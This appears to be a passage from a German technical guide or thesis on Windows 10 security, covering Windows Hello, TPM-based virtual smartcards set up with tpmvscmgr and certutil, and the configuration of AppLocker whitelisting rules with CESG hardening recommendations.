Abbildung 38 zeigt den Anlern-Vorgang der Gesichts-Erkennung. Aufgrund der verwendeten Infrarot-Beleuchtung und 3D-Abtastung der Kamera funktioniert diese Methode sehr unabhängig vom Umgebungslicht, die Bilder wirken hierbei allerdings eher gespenstisch (verwendete Hardware hierzu war ein Microsoft Surface 4 Tablet).




Abbildung 38: Nutzung von Windows Hello

Weiterführende Details sind den Quellen [MSDN-Hello], [MTN-Hello], [MS-Hello], [MIG-Hello] sowie [MSDN-Bio] und [AW-Bio] zu entnehmen.

2.6.3. Virtuelle Smartcards

Ab Windows 8 steht neben der Unterstützung von Smartcards auch die Möglichkeit der Nutzung virtueller Smartcards zur Verfügung. Hierfür wird ein Trusted Platform Module benötigt, welches mindestens TPM Version 1.2 oder höher entspricht.

Im Gegensatz zur Verwahrung von Zertifikaten im Certificate-Store des Betriebssystems, befinden sich die Schlüssel bei Nutzung von virtuellen Smartcards nicht im Klartext im Arbeitsspeicher, sondern das Schlüsselmaterial steht nur innerhalb des TPM-Moduls für die benötigten Krypto-Operationen zur Verfügung. Das TPM schützt das Schlüsselmaterial somit – wie auch von physischen Smartcards bekannt – vor Zugriff. Ein PIN mit Fehlerzähler (ebenfalls durch das TPM realisiert) sorgt dafür, dass Brute-Force-Angriffe unterbunden werden. Details zur Technologie und Vorgangsweise können [MTN-virtSC1] sowie dem sehr ausführlichen Dokument [MTN-virtSC3] entnommen werden.

Die Erstellung einer virtuellen Smartcard ist z.B. wie folgt möglich:

```
C:\>tpmvscmgr create /name myVirtSC /pin default /adminkey random /puk default /generate
Standard-PIN verwenden: 12345678
Standard-PUK verwenden: 12345678
TPM-Smartcard wird erstellt...
Komponente für virtuelle Smartcards wird initialisiert...
Komponente für virtuelle Smartcards wird erstellt...
Simulator für virtuelle Smartcards wird initialisiert...
Simulator für virtuelle Smartcards wird erstellt...
Leser für virtuelle Smartcards wird initialisiert...
Leser für virtuelle Smartcards wird erstellt...
Auf TPM-Smartcardgerät wird gewartet...
TPM-Smartcard wird authentifiziert...
Dateisystem auf der TPM-Smartcard wird generiert...
Die TPM-Smartcard wurde erstellt.
Geräteinstanz-ID des Smartcardlesers: ROOT\SMARTCARDREADER\0000
```

Die virtuelle Smartcard stellt sich im Geräte-Manager wie in Abbildung 39 illustriert dar:




Abbildung 39: Geräte-Manager zeigt virtuelle Smartcard in virtuellem Smartcard-Leser

Die virtuelle Smartcard kann anschließend wie eine physische Smartcard genutzt werden. Typischerweise erstellt man den Private-Key eines Zertifikates in der Smartcard selbst, und übermittelt lediglich einen Certificate Signing Request an seine Certificate Autority, für

nachfolgende Demonstration wird jedoch ein fertiges SMIME-/Client-Auth-Zertifikat des Anbieters StartSSL.com verwendet, welches als PKCS #12-Container zum Import vorliegt.

Um den Import von Zertifikaten auf Smartcards zu gestatten sind folgende zwei Registry-Keys zu modifizieren (vgl. [TNB-P12imp]):

```
[HKLM\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Base Smart Card Crypto Provider]
"AllowPrivateExchangeKeyImport"=dword:00000001
"AllowPrivateSignatureKeyImport"=dword:00000001
```

Anschließend lässt sich das als PFX-Datei vorliegende Zertifikat inklusive Private-Key in die (virtuelle) Smartcard wie folgt importieren:

```
E:\>certutil -csp "Microsoft Base Smart Card Crypto Provider" -importpfx "gunnar.pfx"
Geben Sie das PFX-Kennwort ein:
Das Zertifikat "StartCom Ltd. ID von Gunnar Haslinger" wurde zum Speicher hinzugefügt.

CertUtil: -importPFX-Befehl wurde erfolgreich ausgeführt.
```

Das auf der Smartcard abgelegte Zertifikat wird automatisch in den Windows Certificate-Store gemappt und stellt sich wie gewohnt dar (siehe Abbildung 40):




Abbildung 40: In den Windows Certificate-Store gemapptes Zertifikat von virtueller Smartcard

Der Inhalt der (virtuellen) Smartcard kann mittels `certutil` geprüft werden:

```
E:\>certutil -scinfo -pin 12345678
Die Microsoft Smartcard-Ressourcenverwaltung wird ausgeführt.
Aktueller Leser-/Kartenstatus:
Leser: 1
  0: Microsoft Virtual Smart Card 0
--- Leser: Microsoft Virtual Smart Card 0
```

… zur besseren Übersicht hier zahlreiche Ausgaben entfernt …

```
================ Zertifikat 0 ================
--- Leser: Microsoft Virtual Smart Card 0
---  Karte: Identity Device (Microsoft Generic Profile)
Anbieter = Microsoft Base Smart Card Crypto Provider
Schlüsselcontainer = Gunnar Haslinger-eb5cfc06-234b-4f-08953 [Standardcontainer]

Kein Schlüssel "AT_SIGNATURE" für Leser: Microsoft Virtual Smart Card 0
Seriennummer: 0fd780
Aussteller: CN=StartCom Class 1 Primary Intermediate Client CA, OU=Secure Digital
Certificate Signing, O=StartCom Ltd., C=IL
 Nicht vor: 24.10.2015 19:44
 Nicht nach: 24.10.2016 11:59
Antragsteller: E=gunnar@haslinger.biz, CN=Gunnar Haslinger, C=AT
Kein Stammzertifikat
Zertifikathash(sha1): 0f 79 aa dc f9 cc eb f0 3c 9d ae df d1 89 af 13 6b 0f d6 c3
```

Zur Nutzung des Zertifikates wird wie von physischen Smartcards gewohnt zur PIN-Eingabe aufgefordert. Abbildung 41 illustriert dies, indem mittels zertifikatsbasierter Client-Authentifizierung eine Anmeldung an die Website des Anbieters StartSSL.com erfolgt.




Abbildung 41: Zertifikatsbasierte Client-Authentifizierung mittels virtueller Smartcard

Es lassen sich mehrere virtuelle Smartcards mit unterschiedlichen PIN- und PUK-Codes erzeugen, in diese lassen sich jeweils auch mehrere Zertifikate importieren bzw. das Schlüsselmaterial in diesen generieren.

Die Verwendung virtueller Smartcards bietet vor allem beim Einsatz von Tablets oder schlanken Notebooks ohne integriertem Smartcard-Leser Vorteile. So kann ein ähnliches Sicherheitsniveau wie bei Verwendung von physischen Smartcards erreicht werden, obwohl weder Smartcards noch Smartcard-Leser benötigt werden. Lediglich ein im Gerät verbautes TPM-Modul wird benötigt.

Zu beachten ist jedoch, dass das Sicherheitsniveau einer solchen virtuellen Smartcard-Lösung im Vergleich zu physischen Smartcards insofern geringer ist, da die virtuellen Smartcards quasi im Gerät dauerhaft „eingesteckt“ verbleiben. Reguläre Smartcards würden vom Anwender hoffentlich vorschriftskonform getrennt vom Gerät aufbewahrt und transportiert werden, ein Angreifer der das Gerät entwendet, hat somit automatisch die (virtuelle) Smartcard auch in seinen Besitz gebracht. Der zur Nutzung benötigte PIN sichert zusammen mit dem PIN-Fehlerzähler des TPM die virtuelle Smartcard vor unerlaubter Nutzung.

Weiterführende Informationen können [MTN-virtSC1] und [MTN-virtSC2] sowie dem sehr ausführlichen Dokument [MTN-virtSC3] entnommen werden.

2.7. AppLocker – Application Whitelisting

Die im Vergleich zu Smartphone-Plattformen wie Apple iOS oder Google Android sehr offene und hochgradig rückwärtskompatible Architektur von Microsoft Windows führt dazu, dass beliebige Anwendungen am System ausgeführt werden können und dürfen. Diese müssen grundsätzlich über keine besonderen Voraussetzungen wie Code-Signatur verfügen, auch müssen diese nicht aus einem vertrauenswürdigen App-Store bezogen werden. Jeder Softwareentwickler kann mit geringem Aufwand nativ lauffähige 32- und 64bit Windows-Executables erzeugen, die mit wenigen Ausnahmen grundsätzlich auf allen verfügbaren Windows-Versionen lauffähig sind. Sofern keine Installation erforderlich ist, welche eventuell Administrator-Rechte benötigt, kann ein Anwender auch ohne besondere Privilegien hierfür zu besitzen grundsätzlich beliebige ausführbare Programme über Wechselmedien auf das System aufspielen, oder aus dem Internet downloaden und zur Ausführung bringen.

Bereits seit Windows 7 liefert Microsoft in der Enterprise-Edition jedoch ein Feature namens *AppLocker* mit aus, das eine feingranulare Konfiguration ermöglicht, welche Anwendungen ausgeführt beziehungsweise welche Executables nicht gestartet werden dürfen.

AppLocker erlaubt eine sehr flexible Konfiguration, wird typischerweise jedoch in einem Whitelisting-Modus betrieben. Das Ausführen sämtlicher Applikationen die nicht vom Administrator in der AppLocker-Policy freigegeben wurden ist dann verboten.

2.7.1. Überblick über die Fähigkeiten von AppLocker

Es können folgende Programme mit AppLocker kontrolliert werden (vgl. [MTN-AppL4]):

- Windows 32bit und 64bit Executables (`*.exe`, `*.com`)
- Windows-Installer-Pakete (Installation und De-Installation: `*.msi`, `*.msp`, `*.mst`)
- Scripts, die von Host-Prozessen mit AppLocker Integration ausgeführt werden:
  - Visual Basic Script (`*.vbs`)
  - Java Script (`*.js`)
  - Batch-Files (`*.cmd`, `*.bat`)
  - Windows PowerShell scripts (`*.ps1`)
- Windows Universal-Apps (ModernUI Apps aus dem AppStore)
- Nutzung von DLLs (`*.dll`, `*.ocx`, siehe Abschnitt 2.7.2.8)

Nicht einzeln kontrollierbar sind 16bit-Anwendungen (auf 64bit Systemen ohnehin nicht mehr lauffähig), diese können indem die *Virtual DOS Machine* (NTVDM) in der AppLocker Policy bewusst nicht freigegeben wird aber in Ihrer Gesamtheit unterbunden werden.

Ebenfalls nicht feingranular kontrollierbar ist Code, der innerhalb eines Host-Prozesses ausgeführt wird, für den es keine AppLocker-Integration gibt. Als Beispiel hierfür können Perl-Scripts, Java-Programme oder auch Makros in Microsoft Office genannt werden. Zumindest für Java und Office stehen jedoch innerhalb dieser Applikationen Möglichkeiten zur Verfügung, die Ausführung z.B. auf signierten Code zu beschränken.

Ein vollständiger Überblick über die Möglichkeiten und Herangehensweise bei der Einführung von AppLocker ist online auf Microsoft Technet verfügbar, als Einsprungs-Punkt

kann hierbei [MTN-AppL] empfohlen werden, hier findet sich unter anderem auch der AppLocker Design Guide [MTN-AppLdg], der AppLocker Deployment Guide [MTN-AppLdep] und die technische Referenz zu AppLocker [MTN-AppLref]. Ergänzende technische Informationen finden sich in [MR-WinInt61, Chapter 6, S. 583ff]. Grundsätzlich ist aber auch Literatur zu AppLocker unter Windows 7 (z.B. [Win7-HfA]) in Bezug auf Windows 10 weiterhin gültig, die Änderungen in AppLocker gegenüber Windows 7 sind in Abschnitt 2.7.7 kurz zusammengefasst).

2.7.2. AppLocker Regelwerk

Die im Betriebssystem enthaltene AppLocker-Entscheidungs-Logik wird bei nachfolgenden drei Ereignissen aktiv, um die Ausführung von Code gemäß der konfigurierten Policy zu beschränken (vgl. [MTN-AppL6]):

- Erstellung eines neuen Prozesses
- Laden einer DLL
- Ausführen eines Scripts

AppLocker Regeln (Policies) können:

- Allow: das Ausführen erlauben
- Deny: das Ausführen verbieten (Deny-Regeln haben höhere Priorität als Allow)
- Jede Regel kann eine Liste an Ausnahmen beinhalten (z.B. erlaube alle Executables unterhalb von C:\Programme mit Ausnahme von …)

AppLocker Regeln können auf bestimmte Benutzer und Gruppen wirken und werden üblicherweise mittels Gruppenrichtlinien verwaltet und verteilt. So ist es auch möglich unterschiedlichen Benutzern auf einem Gerät die Ausführung unterschiedlicher auf diesem Gerät bereitgestellter Software zu erlauben bzw. zu unterbinden.

Nachfolgend eine Übersicht über die wichtigsten AppLocker-Konfigurationen, eine lokale Konfiguration direkt am betreffenden Gerät ist über den Gruppenrichtlinieneditor (`gpedit.msc`) durchführbar.

Die Nachfolgenden Screenshots zeigen stets eine Minimalkonfiguration, die über das Kontext-Menü des Gruppenrichtlinieneditors mittels „Standardregeln erstellen“ erzeugt werden kann (siehe hierzu Abbildung 42).

Die unter den Abbildungen jeweils als Text ergänzten zusätzlichen Empfehlungen stammen von der britischen *Communications Electronics Security Group* (die Informationssicherheits-Abteilung des *Government Communications Headquarters*, kurz GCHQ) - siehe [CESG-W10, Chapter 6.4].

2.7.2.1. AppLocker: Ausführbare Regeln (Executable Rules)

Die Übersetzung ins Deutsche kann verwirren – tatsächlich sind die Regeln nicht ausführbar, sondern die Regeln steuern welche ausführbaren Dateien (Executables) gestartet werden dürfen.

Abbildung 42 zeigt das mittels Kontextmenü-Eintrag „Standardregeln erstellen“ erzeugte Regelwerk. Es handelt sich hierbei um Pfad-basierte Regeln, die Verwendung von Wildcards ist möglich (siehe Abbildung 43).




Abbildung 42: AppLocker - Ausführbare Regeln (Standardregeln erstellt)

Empfehlung aus [CESG-W10, Chapter 6.4]: Administratoren sollen alle Dateien ausführen dürfen, alle anderen Anwender nur Software aus dem Programm- und Windows-Verzeichnis, ausgenommen werden sollen zahlreiche Pfade in die Anwender potentiell selbst Daten direkt oder indirekt ablegen könnten:

- Zulassen - Jeder: Alle Programme im Ordner: `%PROGRAMFILES%\*`
- Zulassen - Jeder: Alle Programme im Ordner: `%WINDIR%\*` mit folgenden Ausnahmen:
  - Ausnahme: `%SYSTEM32%\catroot2\*`
  - Ausnahme: `%SYSTEM32%\com\dmp\*`
  - Ausnahme: `%SYSTEM32%\FxsTmp\*`
  - Ausnahme: `%SYSTEM32%\Spool\drivers\color\*`
  - Ausnahme: `%SYSTEM32%\Spool\PRINTERS\*`
  - Ausnahme: `%SYSTEM32%\Spool\SERVERS\*`
  - Ausnahme: `%SYSTEM32%\Tasks\*`
  - Ausnahme: `%WINDIR%\debug\*`
  - Ausnahme: `%WINDIR%\pchealth\ERRORREP\*`
  - Ausnahme: `%WINDIR%\registration\*`
  - Ausnahme: `%WINDIR%\tasks\*`
  - Ausnahme: `%WINDIR%\temp\*`
  - Ausnahme: `%WINDIR%\tracing\*`
  - Ausnahme: `cscript.exe 5.8.0.0-*` von Herausgeber `Microsoft Corporation`
  - Ausnahme: `wscript.exe 5.8.0.0-*` von Herausgeber `Microsoft Corporation`
- Zulassen - Administratoren: Alle Programme aus allen Ordnern: `*`

Jede Regel umfasst eine Aktion (Zulassen oder Verweigern) und gilt für einen Benutzer oder eine Benutzergruppe (siehe Abbildung 43).




Abbildung 43: AppLocker - Executable Rule: Alle Dateien im Ordner "Windows"

Zu jeder Regel ist auch die Definition von Ausnahmen möglich (siehe Abbildung 44).




Abbildung 44: AppLocker - Executable Rule: Ausnahmen hinzufügen, Pfad-basiert / Herausgeber-basiert

Sowohl die Regeln selbst, als auch die Ausnahmen können basierend auf folgenden Eigenschaften gesteuert werden (vgl. [MTN-AppL5]):

- Pfad-basiert
- Herausgeber-basiert (Code-Signatur, Software Publisher Prüfung)
- File-Hash-basiert

Nachfolgend daher eine kurze Erläuterung dieser drei Möglichkeiten.

2.7.2.2. AppLocker: Speicherort (Pfad) basierende Regeln

Pfad-basierte Regeln definieren den Speicherort (z.B. Verzeichnis oder exakter Pfad) eines Executables, die Verwendung von speziellen AppLocker-Variablen (siehe nachfolgende Tabelle) und Wildcards ist möglich (siehe Abbildung 43). Derartige Regeln prüfen nicht die ausführbare Datei selbst, sondern lediglich deren Ablageort und sofern verwendet den Dateinamen. Keinesfalls sollten mit derartigen Regeln Verzeichnisse die von Anwendern beschreibbar sind mit aufgenommen werden – die Regel ließe sich sonst sehr einfach umgehen, indem ausführbare Dateien in diese zulässigen und mit Schreibrechten versehenen Verzeichnisse kopiert werden (Details siehe [MTN-AppL8]).

	AppLocker-Variable	Umgebungsvariable
Windows-Verzeichnis	%WINDIR%	%SystemRoot%
System32-Verzeichnis	%SYSTEM32%	%SystemDirectory%
Windows System-Laufwerk	%OSDRIVE%	%SystemDrive%
Programm-Ordner	%PROGRAMFILES%	%ProgramFiles% und %ProgramFiles(x86)%
Wechselmedien (z.B.: CD, DVD)	%REMOVABLE%	
Wechselspeicher (z.B.: USB-Stick, …)	%HOT%	

2.7.2.3. AppLocker: Herausgeber (Software Publisher) basierende Regeln

Herausgeber-basierende Regeln erlauben es, den mittels Code-Signatur kryptografisch geprüften Software Publisher eines Executables zu definieren. Mit dem Wizzard lässt sich ein Executable auswählen, sämtliche Angaben hierzu wie Herausgeber, Produktname, Dateiname und Versionsnummer des Binaries werden daraufhin vorgeschlagen – können aber auch manuell abgeändert werden. So lässt sich z.B. eine Regel definieren, die das Ausführen von *Microsoft Process Explorer* ab Version 16.12 und höher erlaubt, egal an welchem Ort dieses Executable abgelegt ist. Auch Updates der Software sind somit von der Regel bereits umfasst, solange sich nicht das verwendete Code-Signatur-Zertifikat ändert (siehe Abbildung 45, Details siehe [MTN-AppL7]).




Abbildung 45: AppLocker - Executable Rule: basierend auf Datei-Hash (links) / Herausgeber (rechts)

2.7.2.4. AppLocker: File-Hash basierende Regeln

Ist eine ausführbare Datei nicht kryptographisch signiert, soll aber dennoch exakt die Datei geprüft werden und nicht nur der Pfad und Dateiname über die Zulässigkeit entscheiden, so kann dies mittels einer File-Hash-basierten Regel erreicht werden (siehe Abbildung 45, Details hierzu siehe [MTN-AppL9]).

Vorteil: keine Code-Signatur erforderlich

Nachteil: bei einem Update der Datei ändert sich der Datei-Hash, daher muss die Regel ergänzt oder aktualisiert werden.

2.7.2.5. AppLocker: Windows Installer-Regeln

Windows Installer-Regeln legen fest, welche Installationspakete vom Microsoft Installer ausgeführt werden dürfen (betrifft Installation, De-Installation, Reparatur, …). Auch hierfür stehen wiederum die erläuterten Möglichkeiten Pfad-basiert, Herausgeber-basiert und File-Hash-basiert zur Verfügung. Abbildung 46 zeigt das mittels Kontextmenü-Eintrag „Standardregeln erstellen“ erzeugte Regelwerk.

Abbildung 46: AppLocker - Windows Installer-Regeln (Standardregeln erstellt)

